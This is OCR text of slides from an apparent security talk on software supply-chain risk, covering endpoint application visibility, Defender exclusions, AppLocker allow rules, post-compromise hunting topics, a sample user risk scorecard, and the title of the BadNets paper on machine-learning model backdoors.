


Assessing your visibility

What
- Installed applications & metadata
- On-disk program files & dependencies
- Telemetry of process execution and associated file & network events

Where
- Centralized repository vs. ad-hoc search
- Endpoint coverage (OS, role)

When
- How current is the data?
- How quickly can you search it?



Windows Defender Security Center


Exclusions

Add or remove items that you want to exclude from Windows Defender Antivirus scans.

Add an exclusion

Program Files
Folder

Program Files (x86)
Folder



Local Security Policy


File Action View Help

- Security Settings
  - Account Policies
  - Local Policies
    - Audit Policy
    - User Rights Assignment
    - Security Options
  - Windows Firewall with Advanced S
  - Network List Manager Policies
  - Public Key Policies
  - Software Restriction Policies
  - Application Control Policies
    - AppLocker
      - Executable Rules
      - Windows Installer Rules
      - Script Rules
      - Packaged app Rules

Action	User	Name	Condition	Exce
Allow	Everyone	Program Files: VMWARE TOOLS signed by O=VMWARE, INC., L=PALO ALTO, S=...	Publisher	
Allow	Everyone	Program Files: MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X64) - 11.0.610...	Publisher	
Allow	Everyone	Program Files: NODE.JS signed by O=NODE.JS FOUNDATION, L=SAN FRANCISC...	Publisher	
Allow	Everyone	Program Files: MICROSOFT SQL SERVER signed by O=MICROSOFT CORPORATI...	Publisher	
Allow	Everyone	Program Files: MICROSOFT VISUAL STUDIO 2008 REMOTE DEBUGGER CD - ENU ...	Publisher	
Allow	Everyone	Program Files: INTERNET EXPLORER signed by O=MICROSOFT CORPORATION, ...	Publisher	
Allow	Everyone	Program Files (x86): MICROSOFT® WINDOWS® OPERATING SYSTEM signed by ...	Publisher	
Allow	Everyone	Program Files (x86): MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X86) - 11....	Publisher	
Allow	Everyone	Program Files (x86): JAVA(TM) PLATFORM SE 9 signed by O=ORACLE AMERICA,...	Publisher	
Allow	Everyone	Program Files (x86): MICROSOFT SQL SERVER signed by O=MICROSOFT CORPO...	Publisher	
Allow	Everyone	Program Files (x86): INTERNET EXPLORER signed by O=MICROSOFT CORPORAT...	Publisher	
Allow	Everyone	Program Files (x86): GOOGLE UPDATE signed by O=GOOGLE INC, L=MOUNTAI...	Publisher	
Allow	Everyone	Program Files (x86): GOOGLE CHROME signed by O=GOOGLE INC, L=MOUNTAI...	Publisher	
Allow	Everyone	Program Files (x86): CISCO ANYCONNECT SECURE MOBILITY CLIENT signed by ...	Publisher	

Hunting for post-compromise evidence


- Second-stage malware
- Persistence mechanisms
- Lateral movement
- Non-persistent tools



Trending application / endpoint ratio over time

Oct 1st - Oct 28th

This quarter



Panel Settings

Integrating third-party app data into user risk scoring

Scorecard Analysis

Risk Score

15 ↘ -2

Since Last Week

Risk Scorecard

column	row 1
Comply_CIS_Score	73
ThirdPartyApps_Score	0
CriticalOSPatchScore	0
AV_Score	0
Tanium_Health_Check_Score	0
Encryption_Score	0
OS_Score	0
Behavior_Analytics	7
Malicious_Analytics	0

User Information

column	row 1
Email	ryan.kazanciyan@tanium.com
Last_Name	Kazanciyan
First_Name	Ryan
Title	Chief Security Architect
Department	TAMs
Location	RemoteUS
Phone	

Asset Information


column	row 1
Computer_Name	
Computer_Serial_Number	
ClientNetworkLocation	10.0.1.186
Last_Logged_In_User	ryan.kazanciyan
Local_Administrators	root
Operating_System	Mac-OS-X-(10.12.6)
Asset_Tag	11770

Endpoint Information


column	row 1
Comply_CIS_Score	73
Encryption_Status	Fully_Encrypte
AV_Status	Running
Critical_Patches	0
Important_Patches	0
Java	8.0.151 (8.0.15
Flash	Not Installed

What about app stores?

Self-service portals




Future attacks, defenses,
and wild speculation



Enterprise Software

End-user Software




Development Toolchain

PAAS and SAAS

Hardware and Firmware

Data Providers

Investment in AI: 2016



$8-12 billion in external investment

Source: McKinsey, “Artificial Intelligence, The Next Digital Frontier”

Where will all of these startups get their data?

Where will they get their models?

www.logicalfallacytarot.com

BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain

Tianyu Gu
New York University
Brooklyn, NY, USA
tg1553@nyu.edu

Brendan Dolan-Gavitt
New York University
Brooklyn, NY, USA
brendandg@nyu.edu

